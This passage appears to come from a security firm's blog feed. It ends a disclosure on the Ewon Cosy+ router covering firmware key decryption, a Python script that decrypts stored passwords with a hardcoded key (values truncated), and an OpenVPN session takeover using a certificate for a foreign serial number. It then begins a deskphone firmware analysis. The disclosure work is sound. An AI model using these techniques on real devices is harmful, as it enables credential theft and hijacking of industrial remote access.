000001e0: b20c 9704 2933 38aa f0c0 7430 b359 4447  ....)38...t0.YDG
000001f0: 5081 03ed 2952 619f 093d d397 9c53 3d67  P...)Ra..=...S=g
00000200: d2f1 1f34 9ab7 1852 1f89 9d47 42c0 602f  ...4...R...GB.`/
00000210: 7ca0 84f3 b03d 39c5 108b 9d9c 5262 9fea  |....=9.....Rb..
00000220: 5334 259b 8d51 ba8b 76f2 db04 260f 4a5f  S4%..Q..v...&amp;amp;.J_
00000230: b9b2 0884 2b23 ac93 e097 1ddd 9447 f724  ....+#.......G.$
00000240: 3860 3589 8b82 6b84 c725 51a1 a7d0 f51d  8`5...k..%Q.....
00000250: 7428 a6ce 8cc3 8ed7 c5dd a878 89d6 add3  t(.........x....
00000260: 96d5 3296 d41e 2c12 0e21 0d8f e461 7dc2  ..2...,..!...a}.
00000270: 42f4 5297 1c37 8c6b 71fe 738b 8853 222b  B.R..7.kq.s..S"+
00000280: 06ef b9ec d177 e907 604f f0ac fb08 6c46  .....w..`O....lF
00000290: 5c15 7257 4a44 4502 8ed0 8938 ebf6 9beb  \.rWJDE....8....
000002a0: 248b 2c57 085e 25da 3919 6a13 2ab8 4b3f  $.,W.^%.9.j.*.K?
000002b0: 195d c5af 6086 400f d56c 252b 8f21 6a38  .]..`.@..l%+.!j8
000002c0: e7e6 e797 fd83 07db 048a 3946 01ae 4fb1  ..........9F..O.
000002d0: 6db2 f28b 168c 4001 d249 7016 6b78 4733  m.....@..Ip.kxG3
000002e0: d509 4616 51ba 2bdc 5721 dbbc 1190 a408  ..F.Q.+.W!......
000002f0: 576e 1174 20eb 3d24 176c 8ba1 8ab7 ebc1  Wn.t .=$.l......
00000300: 85cd 64a0 7c4a 5844 9442 efe3 ccc3 d884  ..d.|JXD.B......
00000310: 97a0 d47f 8958 c8c1 84ab aa17 bdac 5ffb  .....X........_.
00000320: 1be5 2a40 154b aea7 f2f5 d64e bb80 d782  ..*@.K.....N....
00000330: 4f63 d829 e19b 6877 4f10 db83 c170 a552  Oc.)..hwO....p.R
00000340: 5476 6e8d 8c2a adef 7eb9 b171 c733 48ce  Tvn..*..~..q.3H.
00000350: 73a5 ab2f 8ee8 c5a1 72b0 fb26 3d27 989e  s../....r..&amp;amp;='..
00000360: 33de fe03 ac50 50ca c759 8620 c2fb afeb  3....PP..Y. ....
00000370: 034d fe04 2bf5 2b00 5c25 0c1f 0b59 d7bd  .M..+.+.\%...Y..
00000380: 3f2d 2ac5 8a38 7f27 24f9 be6e b5e3 b07b  ?-*..8.'$..n...{
</pre></td></tr></tbody></table></code></pre></div></div>

<p>While analyzing the update process on the device, we were able to determine the firmware structure and the parsing and decryption process which was as follows:</p>

<ol>
  <li>The script <code class="language-plaintext highlighter-rouge">ewon_update</code> reads a key ID at offset <code class="language-plaintext highlighter-rouge">0x64</code> of the firmware.</li>
  <li>A 256-bit-encrypted AES key is read from offset <code class="language-plaintext highlighter-rouge">0x68</code>.</li>
  <li>An IV is read from offset <code class="language-plaintext highlighter-rouge">0x88</code>.</li>
  <li>The binary <code class="language-plaintext highlighter-rouge">/usr/bin/se050_tool</code> is used to decrypt the encrypted AES key:
    <ul>
      <li><code class="language-plaintext highlighter-rouge">se050_tool</code> passes the encrypted AES key to the HSM.</li>
      <li>The HSM decrypts the AES key and returns it.</li>
      <li>The decrypted 256-bit AES key is written to a file.</li>
    </ul>
  </li>
  <li>An offset of an encrypted firmware parser script is determined by <code class="language-plaintext highlighter-rouge">ewon_update</code>.</li>
  <li>The encrypted script is decrypted using the decrypted AES key and IV using AES in CBC mode and written to a file.</li>
  <li>The parser script reads the firmware structure and decrypts the different file systems and partitions using the decrypted AES key and IV.</li>
  <li>The decrypted file systems and partitions are used to proceed with the update process.</li>
</ol>

<p>The following image illustrates the firmware encryption:</p>

<p><img src="/assets/img/papers/industrial-router/firmware-encryption.png" alt="Firmware encryption overview" />
<em>Firmware encryption overview</em></p>

<p>As a result, the encrypted key of a firmware update file can only be decrypted with root access to a <a href="https://www.hms-networks.com/p/ec71330-00ma-ewon-cosy-ethernet">Cosy+</a>.
Nevertheless, this does not prevent leaking firmware-specific encryption keys.</p>

<p>For example, we decrypted the AES key by passing it to the HSM of our rooted device and finally used it to decrypt the corresponding firmware update file:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
</pre></td><td class="rouge-code"><pre># Decrypted AES key:
$ xxd decrypted-key
00000000: 6020 b954 6010 d2f9 5fb9 3abd 4960 39d6  ` .T`..._.:.I`9.
00000010: #### #### #### #### #### #### #### ####  ################

# MD5 sum of a decrypted filesystem found in the firmware:
$ md5sum dm-3
0d5d5fb2e3564e70aa3c556d7758e2fc  dm-3

# Decrypted EXT4 file system:
$ file dm-3
dm-3: Linux rev 1.0 ext4 filesystem data, UUID=0ad86007-e34b-4d08-8c1a-e1907661cbe5, volume name "otaroot" (extents) (64bit) (large files) (huge files)
</pre></td></tr></tbody></table></code></pre></div></div>

<p>In addition to the firmware encryption, update files are signed and also verified by the HSM, 
which prevents updating the <a href="https://www.hms-networks.com/p/ec71330-00ma-ewon-cosy-ethernet">Cosy+</a> using manipulated firmware files.</p>

<h1 id="password-encryption">Password Encryption</h1>

<p>The Cosy+ stores secrets such as passwords in configuration and backup files in an encrypted format.</p>

<p>The following output shows a sample configuration containing an encrypted password:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
</pre></td><td class="rouge-code"><pre>EthIP:10.0.0.53
EthMask:255.255.255.0
EthGW:192.168.33.1
[...]
DefAdmPass:#_5_iuWbFOM6NtpH4i5XOOJW+BJA
[...]
LANDHCPSLeaseTime:3600
IcxModemConnectivityType:0
ModemWanAdapterMTU:0
LANDHCPSFilter:0
</pre></td></tr></tbody></table></code></pre></div></div>

<p>It clearly looks like the first four characters <code class="language-plaintext highlighter-rouge">#_5_</code> are something like a prefix and then followed by a Base64-encoded string.
When decoding the string, it becomes clear that this must be an encryption or some kind of obfuscation:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>$ echo -n "iuWbFOM6NtpH4i5XOOJW+BJA" | base64 -d | xxd
00000000: 8ae5 9b14 e33a 36da 47e2 2e57 38e2 56f8  .....:6.G..W8.V.
00000010: 1240                                     .@
</pre></td></tr></tbody></table></code></pre></div></div>

<p>In previous versions of Ewon products, a simple <a href="https://www.pentestpartners.com/security-blog/ewon-flexy-iot-router-a-deep-dive/#decrypt">XOR encryption</a> was used.
However, this does not apply to newer versions and to our passwords.</p>

<p>Therefore, we first grepped for the usage of the prefix <code class="language-plaintext highlighter-rouge">#_5_</code> in the firmware and found it in the ARM executable <code class="language-plaintext highlighter-rouge">/usr/bin/ewon</code>.</p>

<p>Analyzing the binary with <a href="https://ghidra-sre.org/">Ghidra</a> and reconstructing both the encryption algorithm and the utilized keys was relatively straightforward due to the usage of well-known OpenSSL functions.
Consequently, we were able to simply trace back the usage of the prefix and identify the functions responsible for the encryption process.</p>

<p>The following functions show the password encryption within the binary, whereas the AES key and IV is read from the <code class="language-plaintext highlighter-rouge">.rodata</code> section of the binary.</p>

<p><img src="/assets/img/papers/industrial-router/ghidra-password.png" alt="Password encryption functions (note: function, variable and pointer names were changed)" />
<em>Password encryption functions (note: function, variable and pointer names were changed)</em></p>

<p>Finally, passwords can be decrypted using the following Python script including the key and IV from offset <code class="language-plaintext highlighter-rouge">0x2ce810</code> and <code class="language-plaintext highlighter-rouge">0x2ce800</code> found in the binary:</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
</pre></td><td class="rouge-code"><pre><span class="kn">import</span> <span class="n">base64</span>
<span class="kn">import</span> <span class="n">sys</span>
<span class="kn">from</span> <span class="n">Crypto.Cipher</span> <span class="kn">import</span> <span class="n">AES</span>
<span class="kn">from</span> <span class="n">binascii</span> <span class="kn">import</span> <span class="n">unhexlify</span>


<span class="k">def</span> <span class="nf">pad</span><span class="p">(</span><span class="n">text</span><span class="p">):</span>
    <span class="n">padding_length</span> <span class="o">=</span> <span class="n">AES</span><span class="p">.</span><span class="n">block_size</span> <span class="o">-</span> <span class="p">(</span><span class="nf">len</span><span class="p">(</span><span class="n">text</span><span class="p">)</span> <span class="o">%</span> <span class="n">AES</span><span class="p">.</span><span class="n">block_size</span><span class="p">)</span>
    <span class="n">padded_text</span> <span class="o">=</span> <span class="n">text</span> <span class="o">+</span> <span class="nf">bytes</span><span class="p">([</span><span class="n">padding_length</span><span class="p">]</span> <span class="o">*</span> <span class="n">padding_length</span><span class="p">)</span>
    <span class="k">return</span> <span class="n">padded_text</span><span class="p">,</span> <span class="n">padding_length</span>


<span class="n">encoded_text</span> <span class="o">=</span> <span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">[</span><span class="mi">1</span><span class="p">]</span>

<span class="n">key_hex</span> <span class="o">=</span> <span class="sh">"</span><span class="s">6367[...]</span><span class="sh">"</span>
<span class="n">iv_hex</span> <span class="o">=</span>  <span class="sh">"</span><span class="s">28c9[...]</span><span class="sh">"</span>

<span class="n">key</span> <span class="o">=</span> <span class="nf">unhexlify</span><span class="p">(</span><span class="n">key_hex</span><span class="p">)</span>
<span class="n">iv</span> <span class="o">=</span> <span class="nf">unhexlify</span><span class="p">(</span><span class="n">iv_hex</span><span class="p">)</span>

<span class="n">decoded_text</span> <span class="o">=</span> <span class="n">base64</span><span class="p">.</span><span class="nf">b64decode</span><span class="p">(</span><span class="n">encoded_text</span><span class="p">[</span><span class="mi">4</span><span class="p">:])</span>
<span class="n">padded_text</span><span class="p">,</span> <span class="n">padding_length</span> <span class="o">=</span> <span class="nf">pad</span><span class="p">(</span><span class="n">decoded_text</span><span class="p">)</span>
<span class="n">cipher</span> <span class="o">=</span> <span class="n">AES</span><span class="p">.</span><span class="nf">new</span><span class="p">(</span><span class="n">key</span><span class="p">,</span> <span class="n">AES</span><span class="p">.</span><span class="n">MODE_CBC</span><span class="p">,</span> <span class="n">iv</span><span class="p">)</span>
<span class="n">decrypted_text</span> <span class="o">=</span> <span class="n">cipher</span><span class="p">.</span><span class="nf">decrypt</span><span class="p">(</span><span class="n">padded_text</span><span class="p">)</span>

<span class="nf">print</span><span class="p">(</span><span class="sh">"</span><span class="s">Plaintext: {}</span><span class="sh">"</span><span class="p">.</span><span class="nf">format</span><span class="p">(</span>
    <span class="n">decrypted_text</span><span class="p">[</span><span class="mi">1</span><span class="p">:][:</span><span class="o">-</span><span class="n">padding_length</span><span class="o">-</span><span class="mi">2</span><span class="p">].</span><span class="nf">decode</span><span class="p">(</span><span class="sh">'</span><span class="s">utf-8</span><span class="sh">'</span><span class="p">)</span>
    <span class="p">))</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>A successful decryption of the sample password is shown in the following output:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
</pre></td><td class="rouge-code"><pre>$ python3 decrypt_ewon_pwd.py "#_5_iuWbFOM6NtpH4i5XOOJW+BJA"
Plaintext: Password123#
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Surprisingly, the <a href="https://www.hms-networks.com/p/ec71330-00ma-ewon-cosy-ethernet">Cosy+</a> employs a hardcoded key stored within the binary for password encryption, rather than utilizing the HSM, like it is done for firmware encryption.
This in turn allows decrypting secrets without access to a rooted device.</p>

<h1 id="openvpn-x509-device-certificate">OpenVPN X.509 Device Certificate</h1>

<p>If a <a href="https://www.hms-networks.com/p/ec71330-00ma-ewon-cosy-ethernet">Cosy+</a> device is assigned to a Talk2m account, the device generates a certificate signing request (CSR) containing its serial number as common name (CN) and sends it to the Talk2m API:</p>

<div class="language-http highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
</pre></td><td class="rouge-code"><pre><span class="nf">POST</span> <span class="nn">/certificates/csr</span> <span class="k">HTTP</span><span class="o">/</span><span class="m">1.1</span>
<span class="na">Host</span><span class="p">:</span> <span class="s">eu.device.talk2m.com</span>
<span class="na">Accept</span><span class="p">:</span> <span class="s">application/json</span>
<span class="na">Content-Type</span><span class="p">:</span> <span class="s">application/json</span>
<span class="na">Ewon-Serial</span><span class="p">:</span> <span class="s">XXXX-XXXX-XX</span>
<span class="na">Accept-Language</span><span class="p">:</span> <span class="s">en</span>
<span class="na">Fwr-Version</span><span class="p">:</span> <span class="s">21.2s7</span>
<span class="na">Device-State</span><span class="p">:</span> <span class="s">AccountLinked</span>
<span class="na">Content-Length</span><span class="p">:</span> <span class="s">776</span>
<span class="na">Connection</span><span class="p">:</span> <span class="s">close</span>

<span class="p">{</span><span class="w">
    </span><span class="nl">"csr"</span><span class="p">:</span><span class="w">  </span><span class="s2">"-----BEGIN NEW CERTIFICATE REQUEST-----</span><span class="se">\n</span><span class="s2">MIIB6zCC[...]
kWInsCPhDoKd1f</span><span class="se">\n</span><span class="s2">-----END NEW CERTIFICATE REQUEST-----</span><span class="se">\n</span><span class="s2">"</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p>Afterwards, the signed certificate can be accessed via the Talk2m API by the device:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
</pre></td><td class="rouge-code"><pre>$ curl -k -H $'Ewon-Serial: XXXX-XXXX-XX' \
-H $'Fwr-Version: 21.2s7' -H $'Device-State: AccountLinked' \
https://device.talk2m.com/certificates/deviceCertificate \
--key /tmp/birth_key_ref.pem --cert /tmp/birth_key_crt.pem


HTTP/1.1 200
date: Wed, 17 Apr 2024 11:46:53 GMT
server: Apache
ewon-server-time: 1713354414
device-state: VpnProvisioned
connection: close

{"certificate":"-----BEGIN CERTIFICATE-----\nMIIDTjCC[...]
sxyR8w==\n-----END CERTIFICATE-----"}
</pre></td></tr></tbody></table></code></pre></div></div>

<p>This certificate is then used for OpenVPN authentication, as shown in the resulting OpenVPN configuration found on the device:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
</pre></td><td class="rouge-code"><pre>suppress-timestamps
remote-cert-tls server
reneg-sec 86400
client
tls-exit
rport 443
verb 1
mute 30
script-security 2
comp-lzo
persist-key
up-delay
route-delay 0
dev tap0
lladdr 00:03:27:d8:68:84
greip_lanitf lanbr0
greip_local 3.14.15.92
gremac_local 00:03:27:d8:68:85
gre_lanmac 00:03:27:58:68:85
gre_lanip 10.0.0.53
proto tcp
nobind
keepalive 30 120
hand-window 140
remote 51.195.79.69
resolv-retry 60
tls-version-min 1.2
tls-cipher TLSv1.2:!AES128:!ARIA128:!CAMELLIA128:!MD5:!eNULL:!PSK3
cipher AES-256-GCM
remap-usr1 SIGTERM

&amp;lt;ca&amp;gt;
-----BEGIN CERTIFICATE-----
[...]
-----END CERTIFICATE-----
-----BEGIN CERTIFICATE-----
[...]
-----END CERTIFICATE-----
&amp;lt;/ca&amp;gt;

&amp;lt;cert&amp;gt;
-----BEGIN CERTIFICATE-----
MIIDTjCC
[...]
sxyR8w==
-----END CERTIFICATE-----
&amp;lt;/cert&amp;gt;

&amp;lt;key&amp;gt;
-----BEGIN PRIVATE KEY-----
[...]
-----END PRIVATE KEY-----
&amp;lt;/key&amp;gt;
</pre></td></tr></tbody></table></code></pre></div></div>

<p>However, there is no other indicator than the device’s serial number in the common name of the certificate to differentiate the VPN session in order to assign the session to the corresponding Talk2m account.
Therefore, we tried to enroll our own CSR with a CN (serial number) of another (foreign) device to check for potential security issues.</p>

<p>Afterwards, our CSR containing a foreign serial number was signed by the manufacturer certificate authority (CA) <code class="language-plaintext highlighter-rouge">Talk2M VPN Device CA_202306121033</code>:</p>

<p><img src="/assets/img/papers/industrial-router/cert.png" alt="Correctly signed X.509 certificate containing a foreign device serial number" width="80%" />
<em>Correctly signed X.509 certificate containing a foreign device serial number</em></p>

<p><strong>Note:</strong> The shown serial number <code class="language-plaintext highlighter-rouge">D2307-0101-25</code> was provided by HMS to verify and prove the security vulnerability.</p>

<p>By using this certificate and the corresponding key for OpenVPN authentication, we were able to successfully initiate a VPN session, as the following figure illustrates:</p>

<p><img src="/assets/img/papers/industrial-router/vpn.png" alt="OpenVPN session using a foreign Cosy+ certificate" />
<em>OpenVPN session using a foreign Cosy+ certificate</em></p>

<p>Finally, our connection overwrote the original one with the given device’s serial number, and we successfully took over the OpenVPN session.</p>

<p>This circumstance results in several security risks:</p>

<ul>
  <li>The original VPN session will be overwritten, and thus the original device is not accessible anymore.</li>
  <li>If Talk2m users connect to the device using the VPN client software <a href="https://www.hms-networks.com/ecatcher">Ecatcher</a>, they will be forwarded to the attacker.
This allows attackers to conduct further attacks against the used client, for example accessing network services such as RDP or SMB of the victim client.
The fact that the tunnel connection itself is not restricted favors this attack.</li>
  <li>Since the network communication is forwarded to the attacker, the original network and systems could be imitated in order to intercept the victim’s user input such as the uploaded PLC programs or similar.</li>
</ul>

<p>An illustration of such an attack is shown below:</p>

<p><img src="/assets/img/papers/industrial-router/hijack.png" alt="Attack scenario" />
<em>Attack scenario</em></p>

<h1 id="conclusion">Conclusion</h1>

<p>We found multiple security vulnerabilities in the <a href="https://www.hms-networks.com/p/ec71330-00ma-ewon-cosy-ethernet">Ewon Cosy+</a> which allow fully compromising the device.
Furthermore, we were able to analyze and comprehend several cryptographic operations such as firmware and password decryption, or secure communication to the Talk2m platform.
Ultimately, a security vulnerability in the device assignment could be exploited to take over OpenVPN sessions of foreign devices resulting in major security risks.</p>

<p>The following table provides an overview of the found security vulnerabilities.</p>

<table>
  <thead>
    <tr>
      <th>Vulnerability Type</th>
      <th>SySS ID</th>
      <th>CVE ID</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Improper Neutralization of Input During Web Page Generation (CWE-79)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2024-016.txt">SYSS-2024-016</a></td>
      <td><a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-33893">CVE-2024-33893</a></td>
    </tr>
    <tr>
      <td>Cleartext Storage of Sensitive Information in a Cookie (CWE-315)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2024-017.txt">SYSS-2024-017</a></td>
      <td><a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-33892">CVE-2024-33892</a></td>
    </tr>
    <tr>
      <td>OS Command Injection (CWE-78)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2024-018.txt">SYSS-2024-018</a></td>
      <td><a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-33896">CVE-2024-33896</a></td>
    </tr>
    <tr>
      <td>Use of Hardcoded Cryptographic Key (CWE-321)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2024-032.txt">SYSS-2024-032</a></td>
      <td><a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-33895">CVE-2024-33895</a></td>
    </tr>
    <tr>
      <td>Execution with Unnecessary Privileges (CWE-250)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2024-033.txt">SYSS-2024-033</a></td>
      <td><a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-33894">CVE-2024-33894</a></td>
    </tr>
    <tr>
      <td>Improper Authentication (CWE-287)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2024-043.txt">SYSS-2024-043</a></td>
      <td><a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-33897">CVE-2024-33897</a></td>
    </tr>
  </tbody>
</table>

<p>As a result of our responsible disclosure of these security issues, the manufacturer provided the patched firmware versions <code class="language-plaintext highlighter-rouge">21.2s10</code> and <code class="language-plaintext highlighter-rouge">22.1s3</code>.
We recommend updating <a href="https://www.hms-networks.com/p/ec71330-00ma-ewon-cosy-ethernet">Cosy+</a> devices according to the <a href="https://hmsnetworks.blob.core.windows.net/nlw/docs/default-source/products/cybersecurity/security-advisory/hms-security-advisory-2024-07-29-001--ewon-several-cosy--vulnerabilities.pdf">manufacturer note</a> as soon as possible.</p>

<p>The improper authentication for certificate signing was fixed by the manufacturer immediately after we reported the issue.</p>

<p>We would like to point out that the cooperation with the manufacturer HMS during the responsible disclosure process was excellent and exemplary.</p></content>
  

  </entry>

  
  <entry>
    <title>Firmware Security: Alcatel-Lucent ALE-DeskPhone</title>
    <link href="https://blog.syss.com/posts/voip-deskphone-firmware-security/" rel="alternate" type="text/html" title="Firmware Security: Alcatel-Lucent ALE-DeskPhone" />
    <published>2024-07-12T05:00:00+02:00</published>
  
    <updated>2024-07-12T15:05:48+02:00</updated>
  
    <id>https://blog.syss.com/posts/voip-deskphone-firmware-security/</id>
    <content src="https://blog.syss.com/posts/voip-deskphone-firmware-security/" />
    <author>
      <name>Moritz Abrell</name>
    </author>


    <category term="exploit" />
    
    <category term="research" />
    
    <category term="advisory" />


    <summary>


      This blog post is about an analysis of firmware security in a VoIP deskphone.
This analysis ties in with our previous research and the demonstrated exploitation of zero touch deployments (see Zero Touch Pwn).

Introduction

As we described in the blog post Zero Touch Pwn and demonstrated at BlackHat USA 2023,
inadequate firmware security of Voice-over-IP (VoIP) devices can lead to a major secur...
    </summary>


    <content><p>This blog post is about an analysis of firmware security in a VoIP deskphone.
This analysis ties in with our previous research and the demonstrated exploitation of zero touch deployments (see <a href="https://blog.syss.com/posts/zero-touch-pwn/">Zero Touch Pwn</a>).</p>

<h1 id="introduction">Introduction</h1>

<p>As we described in the blog post <a href="https://blog.syss.com/posts/zero-touch-pwn/">Zero Touch Pwn</a> and demonstrated at <a href="https://www.blackhat.com/us-23/briefings/schedule/#zero-touch-pwn-abusing-zooms-zero-touch-provisioning-for-remote-attacks-on-desk-phones-31341">BlackHat USA 2023</a>,
inadequate firmware security of Voice-over-IP (VoIP) devices can lead to a major security risk. 
With this in mind, we conducted an in-depth analysis of another device to identify potential security vulnerabilities.</p>

<p>In this blog post, we descibe the security analysis of the ALE DeskPhone (ALE-400), manufactured and developed by Alcatel-Lucent Enterprise.</p>

<h1 id="alcatel-ale-deskphone">Alcatel ALE DeskPhone</h1>

<p>We analyzed the firmware of an Alcatel-Lucent <a href="https://www.al-enterprise.com/en/products/devices/ale-deskphones">ALE-400</a> VoIP DeskPhone:</p>

<p><img src="/assets/img/papers/voip-firmware-security/ale.png" alt="ALE-400" width="75%" />
<em>ALE-400</em></p>

<p>This analysis was carried out from a black box perspective, as we only had access to two firmware update files and the device itself.</p>

<h1 id="firmware-analysis">Firmware Analysis</h1>

<p>The ALE DeskPhones support two modes:</p>

<ol>
  <li>The native mode with the proprietary New Office Environment (NOE) protocol, e.g. firmware <code class="language-plaintext highlighter-rouge">86x8_NOE-R300.1.40.012.4140-signed.zip</code></li>
  <li>The SIP mode with the well-known Session Initiation Protocol (SIP), e.g. firmware <code class="language-plaintext highlighter-rouge">86x8_SIP-R200.1.01.10.728-signed.zip</code></li>
</ol>

<p>Depending on the firmware, the ZIP archive contains different binary files. The following output exemplarily shows the content of the NOE firmware file <code class="language-plaintext highlighter-rouge">86x8_NOE-R300.1.40.12.4180-signed.zip</code>.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
</pre></td><td class="rouge-code"><pre>$ 7z l 86x8_NOE-R300.1.40.12.4180-signed.zip

Listing archive: 86x8_NOE-R300.1.40.12.4180-signed.zip

--
Path = 86x8_NOE-R300.1.40.12.4180-signed.zip
Type = zip
Physical Size = 54859102

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2023-11-21 06:44:47 .....       720692       666056  bin86x8P
2023-11-21 06:44:47 .....          256          140  bin86x8P-header
2023-11-21 06:44:47 .....     54186236     54192140  noe86x8P
2023-11-21 06:44:47 .....          256          140  noe86x8P-header
------------------- ----- ------------ ------------  ------------------------
2023-11-21 06:44:47           54907440     54858476  4 files
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The content of the SIP firmware file <code class="language-plaintext highlighter-rouge">86x8_SIP-R200.1.01.10.728-signed.zip</code> is shown in the following output.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
</pre></td><td class="rouge-code"><pre>$ 7z l 86x8_SIP-R200.1.01.10.728-signed.zip

Listing archive: 86x8_SIP-R200.1.01.10.728-signed.zip

--
Path = 86x8_SIP-R200.1.01.10.728-signed.zip
Type = zip
Physical Size = 57490311

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2023-09-22 08:22:56 .....     57483608     57489849  sip86x8P
2023-09-22 08:22:56 .....          256          138  sip86x8P-header
------------------- ----- ------------ ------------  ------------------------
2023-09-22 08:22:56           57483864     57489987  2 files
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The firmware structure of the different operating modes is the same, as described later.
Therefore, only one operating mode is covered here.</p>

<h2 id="firmware-structure">Firmware structure</h2>

<p>The first interesting fact is that in addition to a comparatively larger file, there is also a file with the suffix <code class="language-plaintext highlighter-rouge">-header</code> with a fixed size of 256 bytes.</p>

<p>When analyzing the first few bytes of a binary file, e.g. <code class="language-plaintext highlighter-rouge">sip86x8P</code>, we found that the first 256 bytes correspond to the content of this header file (<code class="language-plaintext highlighter-rouge">sip86x8P-header</code>), as the following output illustrates.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
</pre></td><td class="rouge-code"><pre>diff <span class="nt">-y</span> &amp;lt;<span class="o">(</span>xxd <span class="nt">-l</span> 256 sip86x8P<span class="o">)</span> &amp;lt;<span class="o">(</span>xxd sip86x8P-header<span class="o">)</span>
00000000: 0c1f 0000 0000 0000 5820 6d03 6d6a 1951  ........X    00000000: 0c1f 0000 0000 0000 5820 6d03 6d6a 1951  ........X
00000010: 405b 7369 7038 3678 3850 5f31 2e30 312e  @[sip86x8P   00000010: 405b 7369 7038 3678 3850 5f31 2e30 312e  @[sip86x8P
00000020: 3130 5f32 3153 6570 3233 5f31 3968 3039  10_21Sep23   00000020: 3130 5f32 3153 6570 3233 5f31 3968 3039  10_21Sep23
00000030: 0046 5200 0000 0000 494c 4c4b 4952 4348  .FR.....IL   00000030: 0046 5200 0000 0000 494c 4c4b 4952 4348  .FR.....IL
00000040: 7272 7272 7272 7272 7272 7272 7272 7272  rrrrrrrrrr   00000040: 7272 7272 7272 7272 7272 7272 7272 7272  rrrrrrrrrr
00000050: 7272 7272 7272 7272 7272 7272 7272 7200  rrrrrrrrrr   00000050: 7272 7272 7272 7272 7272 7272 7272 7200  rrrrrrrrrr
00000060: 7369 7038 3678 3850 5f52 785f 5f5f 5f5f  sip86x8P_R   00000060: 7369 7038 3678 3850 5f52 785f 5f5f 5f5f  sip86x8P_R
00000070: 4445 465f 5f5f 5f5f 5f5f 5f5f 5f5f 5f5f  DEF_______   00000070: 4445 465f 5f5f 5f5f 5f5f 5f5f 5f5f 5f5f  DEF_______
00000080: 6363 6363 6363 6363 6363 6363 6363 6300  cccccccccc   00000080: 6363 6363 6363 6363 6363 6363 6363 6300  cccccccccc
00000090: 7369 7038 3678 3850 5f52 785f 5f5f 5f5f  sip86x8P_R   00000090: 7369 7038 3678 3850 5f52 785f 5f5f 5f5f  sip86x8P_R
000000a0: 7070 7070 7070 7070 7070 7070 7070 7000  pppppppppp   000000a0: 7070 7070 7070 7070 7070 7070 7070 7000  pppppppppp
000000b0: 0000 aac8 1f6d 031d e496 0b31 2e30 312e  .....m....   000000b0: 0000 aac8 1f6d 031d e496 0b31 2e30 312e  .....m....
000000c0: 3130 3230 3233 3039 3231 3139 3039 0000  1020230921   000000c0: 3130 3230 3233 3039 3231 3139 3039 0000  1020230921
000000d0: 0000 11c8 1f6d 0300 0100 0044 6000 0000  .....m....   000000d0: 0000 11c8 1f6d 0300 0100 0044 6000 0000  .....m....
000000e0: c820 6d03 ee00 0000 0028 216d 0300 0000  <span class="nb">.</span> m......<span class="o">(</span>   000000e0: c820 6d03 ee00 0000 0028 216d 0300 0000  <span class="nb">.</span> m......<span class="o">(</span>
